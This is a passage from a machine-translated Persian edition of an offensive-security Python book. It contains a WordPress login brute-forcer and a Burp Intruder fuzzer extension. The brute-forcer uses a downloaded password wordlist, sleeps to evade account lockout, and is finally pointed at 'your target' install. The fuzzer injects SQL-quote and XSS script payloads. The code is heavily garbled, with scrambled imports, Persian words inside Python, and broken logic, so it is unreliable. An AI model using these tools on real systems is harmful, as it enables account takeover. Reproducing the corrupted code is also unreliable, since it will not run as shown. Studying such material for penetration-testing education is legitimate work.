یک ابزار بازیابی رمز عبور فقط در ویندوز، شامل یک لیست بزرگ کلمات برای رمزهای عبور بی رحم به نام Cain & Abel است. باید از آن فایل برای حدس زدن رمز عبور خود استفاده کنیم. من توانید آن را مستقیماً از GitHub SecLists مخزن Cain.txt دانلود کنید:

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Software/ cain-and-abel.txt
```

به هر حال، حاوی تعداد زیادی لیست کلمات دیگر نیز می باشد. ما شما را تشویق می کنیم که از طریق مخزن پروژه SecLists های هک آینده خود را مرور کنید. من ببیند که ما از تکنیک های جدید و ارزشمندی استفاده خواهیم کرد در این اسکریپت همچنین اشاره خواهیم کرد که هرگز نباید ابزار خود را روی یک هدف زنده آزمایش کنید. همیشه یک برنامه وب مورد نظر خود را با اعتبار شناخته شده نصب کنید و تأیید کنید که نتایج مورد نظر را دریافت کرده اید. باید یک فایل پایتون جدید با نام wordpress_killer.py باز کنیم و کد زیر را وارد کنیم:

```
etree from queue import Queue
BytesIO from lxml import
    from io import

    time import
    درخواست های
import sys import threading
    import
```

1' به وردپرس خوش آمدید!

```
2 TARGET = "http://boodeleyboo.com/wordpress/wp-login.php"WORDLIST =
'/home/tim/bhp/bhp/cain.txt'
```

```

3 def get_words():
= f.read() به صورت WORDLIST) با
f: raw_words

words = Queue()
raw_words.split(): words.put(word)
را برمی گرداند

4 def get_params
= etree.HTMLParser() تجزیه کننده()
params = dict()

محظوظ (محظوظ) ، تجزیه کننده = تجزیه کننده
params[name] = elem.get('value', None) همه عناصر ورودی tree.findall('//input'): # برای elem
اگر نام None نیست: بارامتراها را برمی گرداند name = elem.get('name')

```

این تنظیمات کلی جای توضیح کمی دارند. متغیر TARGET است - URL که اسکریپت ابتدا HTML را از آن دانلود و تجزیه می کند. متغیر SUCCESS رشته‌ای است که پس از هر تلاش brute-forcing آن را در محتوای با سخ بررسی می‌کنیم تا مشخص کنیم آیا موفق هستیم یا خیر.

تابع 3 get_words باید آشنا به نظر برسد زیرا ما از شکل مشابهی از آن برای brute forcer در «Distributed Brute-Forcing» فایل 182 در صفحه استفاده کردیم . عناصر ورودی 5 برای ایجاد فرهنگ لغت از پارامترهایی که باید پر کنیم. باید اکنون لوله کشی را برای نیروی بی رحم خود ایجاد کنیم. برخی از کدهای زیر با کد برنامه‌های brute-forcing قبلی آشنا هستند، بنابراین ما فقط جدیدترین تکنیک‌ها را بر جسته می‌کنیم.

```

class Bruter: def __init__(self, username, url):
    self.username = username
    self.url = url
    self.found = False

    print(f"\nBrute Force Attack شروع می‌شود. (اکه در آن نام کاربری %\nکاربری = %\nنام کاربری) تنظیم به پایان رسید")
    sgrat = threading.Thread(target=self.web_bruter, args=(url,))
    sgrat.start()

    def run_bruteforce(خود، رمزهای عبور):
        for password in range(10):
            passwd = password.get()
            if self.check_password(passwd):
                self.found = True
                break

    def check_password(password):
        session = requests.Session()
        resp0 = session.get(self.url)
        params = {'username': self.username, 'password': password}
        resp1 = session.post(self.url, data=params)
        if resp1.status_code == 200:
            return True
        return False

    def web_bruter(self):
        session = requests.Session()
        resp0 = session.get(self.url)
        params = {'username': self.username}
        resp1 = session.post(self.url, data=params)
        if resp1.status_code == 200:
            self.found = True
            return True
        return False

```

در حالی که نه و passwords.empty() و نه self.found: time.sleep(5)

```

username/password {self.username}/{passwd:<10}) params['pwd'] = passwd
print(f'Trying

3
resp1 = session.post (self.url, data=params)
if resp1.status_code == 200 and "tnirp%s" % self.username in resp1.content.decode('utf-8'):
    print(f"\nBruteforcing SUCCESS
    print(f"\nگل موقعيت آميز: {self.username}\n")
    print(f"\nکون در حال تمیز کردن موقعیت آمیز: {self.username}\n")
    print(f"\nزن عبور (%s)" % tnirp

```

این کلاس `brute-forcing` اولیه ما است که تمام درخواست‌های HTTP را مدیریت می‌کند و کوکی‌ها را مدیریت می‌کند. کار روش `bruter_force` که حمله ورود به سیستم را انجام می‌دهد در سه مرحله پیش‌من رو.

در مرحله اولیه سازی، یک شی `Session` از درخواست‌ها مقدارهای اولیه می‌کنیم کتابخانه، که به طور خودکار کوکی‌های ما را برای ما مدیریت می‌کند. سپس درخواست اولیه را برای بازیابی فرم ورود ارائه می‌کنیم. وقتی محتوای خام HTML را داریم، آن را به تابع `get_params` می‌دهیم، که محتوا را برای پارامترها تجزیه می‌کند و فرهنگ لغت همه عناصر فرم بازیابی شده را بر مبنای گرداند. پس از اینکه HTML را با موقعيت تجزیه کردیم، پارامتر نام کاربری را جایگزین می‌کنیم. اکنون می‌توانیم شروع به بررسی حدسه‌های رمز عبور خود کنیم.

در فاز 2 حلقه، ابتدا برای دور زدن قفل حساب، چند ثانیه می‌خوابیم. سپس یک رمز عبور از صفحه بیرون می‌آوریم و از آن برای تکمیل دیکشنری پارامتر استفاده می‌کنیم. اگر رمز عبور دیگری در صفحه وجود نداشته باشد، موضوع خارج می‌شود.

در مرحله درخواست 3، ما درخواست را با فرهنگ لغت پارامتر خود ارسال می‌کنیم. پس از بازیابی نتیجه تلاش برای احراز هویت، آزمایش می‌کنیم که آیا احراز هویت موقعيت آمیز بوده است یا خیر، یعنی اینکه آیا محتوا شامل رشته موقعيتی است که قبلًا تعریف کردیم. اگر موقعيت آمیز بود و رشته موجود بود، صفحه را پاک می‌کنیم تا رشته‌های دیگر به سرعت تمام شوند و برگردند.

برای جمع‌بندی بروت فوسر وردپرس، باید کد زیر را اضافه کنیم:

```
if __name__ == '__main__':
    words = get_words()
    b = Bruter('tim', url)
```

```
    b.run_bruteforce(words))
```

خودش! نام کاربری و url را به کلاس `Bruter` متنقل می‌کنیم و با استفاده از یک صفحه ایجاد شده از `list_of_words` برای کامات `Bruter` را اجرا می‌کنیم.

اکنون می‌توانیم شاهد وقوع جادو باشیم.

HTMLPARSER 101

در مثال این بخش، از درخواست‌ها و سنتهای XML برای ساخت درخواست‌های HTTP و تجزیه محتوای حاصل استفاده کردیم، اما اگر نتوانید بسته‌ها را نصب کنید و نیازی نباشد به کتابخانه استنادار نکنید چه؟ همانطور که در اندیاب این فصل آشاره کردیم، می‌توانید از urlib را برای درخواست‌های خود استفاده کنید. اما باید تجزیه کننده خود را با کتابخانه استنادار `html.parser.HTMLParser` تنظیم کنید.

سه روش اصلی وجود دارد که می توانید هنگام استفاده از آن پیاده سازی کنید

کلاس `HTMLParser` باز کننده مواجه می شود فراخوانی می شود و عکس آن برای تابع `handle_starttag` و `handle_endtag` زمان که هر یک تگ HTML باز کننده مواجه می شود، فراخوانی می شود. تابع `handle_data` زمانی فراخوانی می شود بار با یک تگ HTML ادار حال بسته شدن مواجه می شود، نمونه های اولیه تابع برای هر تابع کمی متفاوت است، به شرح زیر:

(خود، برجسب، ویژگی ها)
`handle_starttag`
`handle_endtag(self, tag)` `handle_data(self, data)`

در اینجا یک مثال سریع برای برجسته کردن این است:

</title> `handle_starttag`
 صخره های پایتون! <title>

متغیر برجسب "title" خواهد بود => `handle_starttag`
 پایتون! "title" خواهد بود => `handle_endtag`

با این درک بسیار ابتدایی از کلاس `HTMLParser` می توانید کارهایی را انجام دهید
 مانند تجزیه فرم ها، پیوندهایی برای عنکبوت پیدا کنید، تمام متن خالص را برای اهداف کاوی استخراج کنید، یا همه تصاویر را در یک صفحه پیدا کنید.

لگد زدن به لاستیک ها

اگر وردپرس را روی ماشین مجازی کال خود نصب نکرده اید، اکنون آن را نصب کنید. در نصب موقعت وردپرس ما که در `/boodeleyboo.com` میزبانی شده است، نام کاربری را روی `tim` و رمز عبور را به `1234567` تنظیم می کنیم تا بتوانیم مطمئن شویم که کار می کند. این رمز عبور اتفاقاً در فایل `cain.txt` وجود دارد، حدود 30 روردی پایین. هنگام اجرای اسکریپت، خروجی زیر را دریافت می کنیم:

```
boodeleyboo.com/wordpress/wp-login.php jBrute Force (bhp) tim@kali:~/bhp/bhp$ python wordpress_killer.py
http://shروع می شود.
راه اندیزی که در آن نام کاربری tim به پایان رسید
در حال امتحان نام کاربری/رمز عبور tim!/@#$%
در حال امتحان نام کاربری/رمز عبور tim!/@#$%^
در حال امتحان نام کاربری/رمز عبور tim!@#$%^&
--برنزن
نام کاربری/رمز عبور tim/0racl38i امتحان می کنم
```

بروکت Bruteforcing موفق شد.
 نام کاربری `tim` است
 رمز عبور `1234567` است


انجام شد: اکنون در حال تمیز کردن bhp\$
(bhp) tim@kali:~/bhp/

می بینید که اسکریپت با موفقیت `brute-force` وارد کنسول وردبرس می شود. برای تأیید اینکه کار می کند، باید با استفاده از آن اعتبارنامه ها به صورت دستی وارد سیستم شویم. بعد از اینکه این را به صورت محلی آزمایش کردید و مطمئن شدید که کار می کند، می توانید از این ابزار در برابر نصب وردبرس هدف مورد نظر خود استفاده کنید.

Machine Translated by Google

6

EXTENDING BURP PROXY



اگر تا به حال سعی کرده اید یک برنامه وب را هک کنید، احتمالاً از Burp Suite برای انجام spidering، مروعگر پروکسی و انجام حملات استفاده کرده اید. همچنین به شما این سایر Tools استفاده کرده اید. این امکان را می دهد که ابزار خود را ایجاد کنید که افزونه نامیده می شود. با استفاده از Python، Ruby یا جاوا خالص، می توانید پنل هایی را در GUI اضافه کنید و تکنیک های اتوماسیون را در Burp Suite بسازید. ما از این ویژگی برای نوشتن ابزارهای مفید برای انجام حملات و شناسایی گسترش استفاده خواهیم کرد. اولین برنامه افزودنی از یک درخواست HTTP رهگیری شده از Burp Proxy به عنوان بدزی برای fuzzer که در Burp Intruder اجرا می شود استفاده می کند. افزونه دوم با Microsoft Bing API ارتباط برقرار می کند تا همه میزبان های مجازی واقع در همان آدرس IP سایت مورد نظر و همچنین زیردامنه های شناسایی شده برای دامنه هدف را به ما نشان دهد. در نهایت، ما یک افزونه برای

یک لیست کلمات از یک وب سایت هدف ایجاد کنید که می توانید از آن در یک حمله گذرواژه بی رحمانه استفاده کنید.

این فصل فرض می کنند که شما قبلاً با Burp بازی کرده اید و می دانید که چگونه درخواست ها را با ابزار Proxy به دام بیندازید، و همچنین نحوه ارسال یک درخواست به دام افتاده را به Burp Intruder می دانید. اگر به آموزش نحوه انجام این کارها نیاز دارید، از PortSwigger Web Security (<http://www.portswigger.net/>) شروع کارهای نیاز دارید.

باید اعتراف کنیم که وقتی برای اولین بار کاوش API را شروع کردیم، مدتی طول کشید تا بفهمیم چگونه کار می کند. ما آن را کمی گیج کننده دیدیم، زیرا ما بچه های پایتون خالص هستیم و تجربه توسعه جاوا محدودی داریم. اما متعادلی برنامه افزودنی را در وب سایت پیدا کردیم که ما آموزش می داد که چگونه افراد دیگر افزونه ها را توسعه داده اند. ما از آن هنر قبلی برای کمک به درک چگونگی شروع پیاده سازی کد خود استفاده کردیم. این فصل برعی از اصول اولیه را در مورد گسترش عملکرد پوشش می دهد، اما همچنین نحوه استفاده از اسناد API را به عنوان راهنمای شما نشان خواهیم داد.

راه اندازی

به طور پیش فرض روی لینوکس کالی نصب می شود. اگر از دستگاه دیگری استفاده می کنید، Burp را از <http://www.portswigger.net/> دانلود کنید و آن را تنظیم کنید.

همانطور که ما را به اعتراف این موضوع ناراحت می کند، شما به یک نصب جاوا مدرن نیاز دارید. کالی لینوکس یک را نصب کرده است. اگر روی بلغافرم دیگری هستید، از روش نصب سیستم خود (مانند apt, yum یا rpm) برای دریافت آن استفاده کنید. سپس، Python 2 نصب کنید، پیاده سازی 2 که در جاوا نوشته شده است. تا به حال، همه کدهای ما از نحو 3 Python استفاده می کردند. اما در این فصل به Python 2 برمنامه همان پیزی است که www.jython.org/download.html از این فایل JAR را در سایت رسمی، پیدا کنید. www.jython.org/download.html از این فایل JAR را انتخاب کنید.

فایل JAR را در مکانی آسان برای به خاطر سپردن، مانند دسکتاپ خود ذخیره کنید. سپس، روی نماد Burp در دستگاه Kali خود دوبار کلیک کنید یا Burp را از خط فرمان اجرا کنید:


```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

این کار Burp را روشن می کند و همانطور که در شکل 1-6 نشان داده شده است، باید رابط کاربری گرافیکی (GUI) آن را پر از برگه های فوق العاده ببینید.



شکل 6-1: Burp Suite GUI

حالا باید Burp را به مترجم Python خود اشاره کنیم. بر روی تب Extender کلیک کنید و سپس روی تب Options کلیک کنید. همانطور که در شکل 6-2 نشان داده است، در قسمت Python Environment، محل فایل JAR خود را انتخاب کنید. شما می‌توانید بقیه گزینه‌ها را به حال خود رها کنید. ما آماده این تا اولین برنامه افزودنی خود را کدنویسی کنیم. باید تکان بخوریم!



شکل 6-2: پیکربندی مکان مفسر Python

آروغ Fuzzing

در مقطعی از حرفه خود، ممکن است متوجه شوید که به یک برنامه با سرویس وب حمله می‌کنید که به شما اجازه استفاده از ابزارهای ارزیابی برنامه‌های کاربردی وب سنتی را نمی‌دهد. به عنوان مثال، برنامه ممکن است از پارامترهای زیادی استفاده کند، یا ممکن است به نحوی مبهم باشد که انجام آزمایش دستن را بسیار وقت گیر کند. ما به دلیل اجرای ابزارهای استانداردی که نمی‌توانند با پروتکل های عجیب و غریب یا حتی JSON از بسیاری از موارد مقابله کنند، مقصص بوده ایم. اینجاست که برای شما مفید است که یک خط پایه ثابت از ترافیک HTTP، از جمله کوکی‌های احراز هویت، در حالی که متن درخواست را به یک fuzzzer متنقل کنید، ایجاد کنید. سپس این fuzzzer می‌تواند بار را به هر شکلی که شما انتخاب می‌کنید دستکاری کند. ما بر روی اولین افزونه Burp خود با ایجاد ساده‌ترین برنامه کاربردی وب در جهان کار خواهیم کرد، که سپس می‌توانید آن را به چیزی هوشمندتر گسترش دهید.

Burp تعدادی ابزار دارد که می‌توانید هنگام انجام تست‌های برنامه وب از آنها استفاده کنید. به طور معمول، تمام درخواست‌ها را با استفاده از **Proxy** به دام می‌اندازید، و هنگامی که یک مورد جالب را می‌بینید، آن را به ابزار **Digester** ارسال می‌کنید. یک تکنیک رایج این است

برای ارسال آنها به ابزار Repeater، که به شما امکان می دهد ترافیک وب را دوباره بخشن کنید و همچنین به صورت دستی هر نقطه جالب را تغییر دهید. برای انجام حملات خودکار بیشتر در پارامترهای پرس و جو، من توانید درخواستی را به ابزار Intruder ارسال کنید، ابزاری که سعی می کند به طور خودکار مشخص کند که کدام بخش از ترافیک وب را باید تغییر دهید و سپس به شما امکان می دهد از انواع حملات برای استخراج پیامهای خط استفاده کنید. یا آسیب پذیری ها را از بین ببرید. افزونه Burp می تواند به روش های متعددی با مجموعه ابزارهای Burp تعامل داشته باشد. در مورد ما، عملکردهای اضافی را مستقیماً روی ابزار Intruder قرار می دهیم.

اولین غریزه ما این است که نگاهی به مستندات API Burp بیندازیم تا مشخص کنیم چه کلاس های Extender را پاید گسترش دهیم تا بتوانیم پسوند سفارشی خود را بنویسیم، شما می توانید با کلیک بر روی تب APIs به این استناد دسترسی داشته باشید. API می تواند کمی دلهره آور به نظر برسد زیرا بسیار جاوای است. اما توجه داشته باشید که توسعه دهنگان Burp به درستی هر کلاس را نامگذاری کرده اند و به راحتی می توانید بفهمیم که از کجا می خواهیم شروع کنیم. به طور خاص، از آنجا که ما در تلاشی تا درخواست های وب را در طول حمله Intruder مخدوش کنیم، ممکن است بخواهیم روی کلاس های IntruderPayloadGenerator و IntruderPayloadGeneratorFactory آنرا کنیم. بیایید نگاهی به آنچه مستندات برای IntruderPayloadGeneratorFactory می گوید بیندازیم کلاس:

```
/*
* برنامه های افزودنی می توانند این رابط را بیاده سازی کنند و سپس فراخوانی کنند
* برای ثبت کارخانه برای بارهای سفارشی
IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
*/
Intruder.
```

```
IIIntruderPayloadGeneratorFactory رابط عمومی
{
    /**
     * این روش توسط Burp برای به دست آوردن نام محموله استفاده می شود
     * ژنراتور این به عنوان یک گزینه در داخل نمایش داده می شود
     * رابط کاربری مزاحم هنگامی که کاربر انتخاب می کند از بارهای * تولید شده توسط افزونه استفاده کند.
     * @return * نام مولد بار
    */
    String getGeneratorName(); رشته2

    /**
     * این روش توسط Burp زمانی استفاده می شود که کاربر حمله * Intruder را شروع می کند
     * از این مولد بار استفاده می کند.
     * @param * حمله
     * یک شی IntruderAttack می توان برای به دست آوردن جزئیات * در مورد حمله ای که در آن مولد بار استفاده
     * خواهد شد، پرس و جو کرد.
     * یک نمونه جدید از
     * @return * IIIntruderPayloadGeneratorFactory که برای تولید استفاده خواهد شد
    */
    
```

3 IIIntruderPayloadGenerator createNewInstance(IIIntruderAttack attack);

Burp Proxy 95 گسترش

{}

اولین بیت از مستندات ۱ به شما می‌گوید که چگونه برنامه افزودن خود را به درستی با `Burp` فایل نسبت کنیم، ما کلاس اصلی `Burp` و همچنین کلاس `IIntruderPayloadGeneratorFactory` را گسترش خواهیم داد. بعد، من بینیم که `Burp` دو متده را در کلاس اصلی ما انتظار دارد. برای `Burp` باریابی نام پسوند ما متده `getGeneratorName` و `createNewInstance` را فراخوانی کنند و انتظار من رو ده که یک رشته را برگردانیم. متده ۳ `IIntruderPayloadGenerator` را برگردانیم، کلاس دومی که باید ایجاد کنیم.

حالا بباید کد واقعی پایتون را برای برآورده کردن این الزامات پیاده سازی کنیم. سپس نحوه اضافه کردن کلاس `IIntruderPayloadGenerator` را خواهیم فهمید. یک فایل پایتون جدید باز کنید، نام آن را `bhp_fuzzer.py` بگذارید و کد زیر را وارد کنید:

```

1 از واردات آروغ burpExtender از واردات آروغ
2 burp از IIntruderPayloadGeneratorFactory
3 از java.util از IIntruderPayloadGenerator
4 فهرست واردات. ArrayList واردات تصادفی

(IBurpExtender, IIntruderPayloadGeneratorFactory): کلاس
    2 BurpExtender
    callbacks: self._callbacks = callbacks callbacks.getHelpers()
    def registerExtenderCallback(self, خود)
        3 callbacks.registerIntruderPayloadGeneratorFactory(
            خود) برگشت

        4 def getGeneratorName(self): "BHP" بازگشت
            مولد بار

        5 def createNewInstance( خود, حمله): برگشت
            (Ход, حمله) BHPFuzzer

```

این اسکلت ساده آنچه را که برای برآورده کردن اولین مجموعه از الزامات نیاز داریم، مشخص می‌کند. ابتدا باید کلاس `IBurpExtender` را وارد کنیم، یک الزام برای هر پسوندی که من نویسم. ما این را با وارد کردن کلاس‌های لازم برای ایجاد یک مولد بار ورودی `Intruder` دنبال می‌کنیم. در مرحله بعد، کلاس `2 BurpExtender` را تعریف می‌کنیم که `IIntruderPayloadGeneratorFactory` را برای ثبت کلاس ما گسترش می‌دهد تا ابزار `IIntruder` آگاه باشد که مولد توپیم بلکه این کلاس می‌تواند این کلاس را پیاده سازی کند. این کلاس `3` `IIntruderPayloadGeneratorFactory` را برای ثبت کلاس ما گسترش می‌دهد. این کلاس می‌تواند `4` `IIntruder` را پیاده سازی کند. پارامتر حمله را دریافت کرده و نمونه ای از آن را بر می‌گرداند.

بایاید نگاهی به مستندات کلاس `IIIntruderPayloadGenerator` بیندازیم تا بدانیم چه چیزی را پیاده سازی کنیم:

```

* **/این رابط برای مولدهای بار سفارشی IIIntruder استفاده می شود.
* برنامه های افزودنی

* که ثبت نام کرده اند
* باید یک نمونه جدید از IIIntruderPayloadGeneratorFactory را در صورت نیاز به عنوان بخشی از یک حمله جدید
* بفرستند.
* /


    رابط عمومی IIIntruderPayloadGenerator
    {
        /**
         * برای ترتیب قلوبی طبله Burp برای تعیین ایکه آیا محموله بارهای دیگری را فراهم می کند یا خیر استفاده می شود.
         *
         * پسوندها باید برگردند
         * @return
         * نادرست زمانی که تمام محموله های موجود تمام شده باشد,
         * در غیر این صورت درست است
         */
        hasMorePayloads(); 1 بول

        * **/این روش توسط Burp برای بسط آوردن مقدار بار بعدی استفاده می شود.
        * @param baseValue
        * مقدار پایه موقعیت بار فعلی.
        * اگر مفهوم یک مقدار پایه قابل اجرا نباشد (مثلًا در یک ضربه زدن) ممکن است این مقدار تهی باشد
        * حمله قوچ).
        * بار بعدی برای استفاده در حمله.
        * @return
        */
        getNextPayload(byte[] baseValue); 2 بایت[]

        /**
         * این روش توسط Burp برای تنظیم مجدد وضعیت بار استفاده می شود
         * زیرا تو به طوری که تماس بعدی به
         * اولین بار را دوباره برمی گرداند. این
         * زمانی که یک حمله از همان بار استفاده می کند، متند فراخوانی می شود
         * زیرا برای بیش از یک موقعیت محموله، به عنوان مثال در حمله تک تیرانداز .
         */
    }

    3 void reset();
}

```

باشه! اکنون می باید کلاس پایه را پیاده سازی کنیم، که باید سه روش را افشا کنید روش اول، `hasMorePayloads` برای تصمیم گیری در مورد ادامه ارسال درخواست های جهش یافته به وجود دارد. برای مقابله با این از یک شمارنده استفاده خواهیم کرد. هنگامی که شمارنده به حداقل سطح رسید، `False` را برمی گردانیم تا تولید موارد fuzzing متوقف شود. روش `getNextPayload` از درخواست HTTP که شما به دام انداخته اید دریافت می کند.

از طرف دیگر، اگر چندین ناحیه بار بار را در درخواست HTTP انتخاب کرده باشید، این کار را انجام خواهید داد

گسترش 97 Burp Proxy

FarkianTech.com

فقط بایت های را که قصد دارد fuzz کنید را دریافت کنید (در ادامه در این مورد بیشتر توضیح خواهیم داد). این روش به ما اجازه می‌دهد تا نمونه آزمایش اصلی را فازی کنیم و سپس آن را برای ارسال Burp برگردانیم. آخرین روش، تنظیم مجدد، وجود دارد، به طوری که اگر مجموعه شناخته شده ای از درخواست های فازی را ایجاد کنیم، fuzzر از طریق آن مقادیر برای هر موقیت بار تعیین شده در زبانه `Intruder`، آن مقادیر را تکرار کند. `fuzzer` می‌تواند شلوغ نیست، همیشه به طور تصادفی هر درخواست HTTP را مخدوش می‌کند.

حالا بباید ببینیم وقتی آن را در پایتون پیاده سازی می کنیم چگونه به نظر می رسد. کد زیر را به پایین اضافه کنید:

```
1 # (خود،
2     = srepleh_.extender توسعه دهنده، حمله: self_.attack توسعه دهنده 2
3     self_.max_payloads = 10 self.num_iterations = 0
4     برگشت
```

از زیر کد های اینجا باز استفاده نمایم و این فایل را در `bhp_fuzzer.py` ذکر کنید.
True

```
4 def getNextPayload (self,current_payload):
5     # تبدیل به رشته current_payload
6     payload = "".join(chr(x)
7
8         self.mutate_payload(payload) # چهشیده ساده ما را فراخوانی کنید تا محموله
9         POST 6 = # را مخفی کنید.
10
11         # تعداد تلاش های فازی را افزایش دهید
12         self.num_iterations += 1
```

طرفیت تراویری

```
0     def reset(self): self.num_iterations =
1         برگرداندن
```

ما با تعریف کلاس `BHPFuzzer` 1 شروع می کنیم که کلاس `IIIntruderPayloadGenerator` را گسترش می دهد. متغیرهای کلاس مورد نیاز را تعریف می کنیم و سپس متغیرهای `2` و `max_payloads` و `num_iteration` را اضافه می کنیم تا به `Burp` از پایان فاز زدن مطلع شود. البته در صورت تمایل می توانید اجازه دهید برنامه افزودنی برای همیشه اجرا شود، اما برای اهداف آزمایشی، ما محدودیت های زمانی تعیین می کنیم.

در مرحله بعد، روش `3 hasMorePayloads` را پیاده سازی می کنیم، که به سادگی بررسی می کند که آیا ما به حداقل تعداد تکرارهای فازی رسیده ایم. شما

افزونه را به طور مداوم اجرا کند . متدها HTTP getNextPayload را دریافت می‌کند، و اینجاست که ما دچار ابهام می‌شویم . متغیر current_payload به عنوان یک آرایه بایت می‌آید، بنابراین ما آن را به رشته 5تبدیل می‌کنیم و سپس آن را به روش 6fuzzing mutate_payload می‌دهیم.

سپس متغیر 7lra افزایش می‌دهیم و بار جهش یافته را برمی‌گردانیم . آخرین روش ما روش ریست است که بدون انجام کاری برمی‌گردد . اکنون باید ساده ترین روش فازی سازی جهان را بنویسیم که می‌توانید آن را مطابق با دلخواه خود تغییر دهید . برای مثال، این روش مقدار بار فعلی را می‌اندازد، بنابراین اگر یک پروتکل پیچیده دارید که به چیز خاصی نیاز دارد، مانند یک CRC checksum یا یک فیلد طول، می‌توانید آن محاسبات را در داخل این روش قبل از بازگشت انجام دهید . کد زیر را به bhp_fuzzer.py اضافه کنید :

```


def mutate_payload(self,original_payload):
    # یک انتخاب کنید یا حتی یک اسکریپت خارجی را
    # جمع کنیده = random.randint(1,3)
    # افست = 1 جلو، پشت [original_payload[:offset], original_payload[offset:]]
    # اگر آفست تصادفی انتخاب کنیده تلاش تزریق SQL را وارد کنید 2: جلو ==
    # تلاش XSS در انتخاب کر == 2: Jam front += "<script>alert('BHP!');</script>"#
    # تکرار یک تکه از محموله انتخاب کنیده بث قیمت
    + chunk_length] 4 chunk_length = random.randint(0, len(payload)-offset)
    # برای _ repeat payload[offset:chunk_length]
    # برگشت جلو + عقب 5

```

ابتدا محموله را می‌گیریم و آن را به دو تکه با طول تصادفی در جلو تقسیم می‌کنیم سپس ، به طور تصادفی از بین سه جهش‌دهنده انتخاب می‌کنیم: یک تست تزریق ساده SQL که یک نقل قول به انتهای قسمت جلویی 1اضافه می‌کند ، یک تست برنامه‌نویسی متقابل (XSS) که یک برقسپ اسکریپت را به انتهای اضافه می‌کند. از قسمت جلویی 2و یک جهش‌دهنده که یک قطعه تصادفی را از محموله اصلی انتخاب می‌کند، آن را چند بار تکرار می‌کند و نتیجه را به انتهای قطعه جلویی 4اضافه می‌کند . سپس، قسمت عقب را اضافه می‌کنیم.


برای تکمیل بار جهش یافته 5اکنون یک پسوند Burp Intruder داریم که می‌توانیم از آن استفاده کنیم . باید نگاهی به نحوه بارگذاری آن بیندازیم . لگد زدن به لاستیک ها

ابتدا باید افزونه را بارگذاری کنیم و مطمئن شویم که هیچ خطای ندارد. روی تب AddExtender در Burp کلیک کنید و سپس روی دکمه Add کلیک کنید. یک صفحه باید ظاهر شود که به شما امکان می دهد Burp را به سمت fuzzer بگیرید. مطمئن شوید که گزینه های مشابه را که در شکل 3-6 نشان داده شده است تنظیم کرده اید.



شکل 3-6: تنظیم Burp برای بارگیری افزونه ما

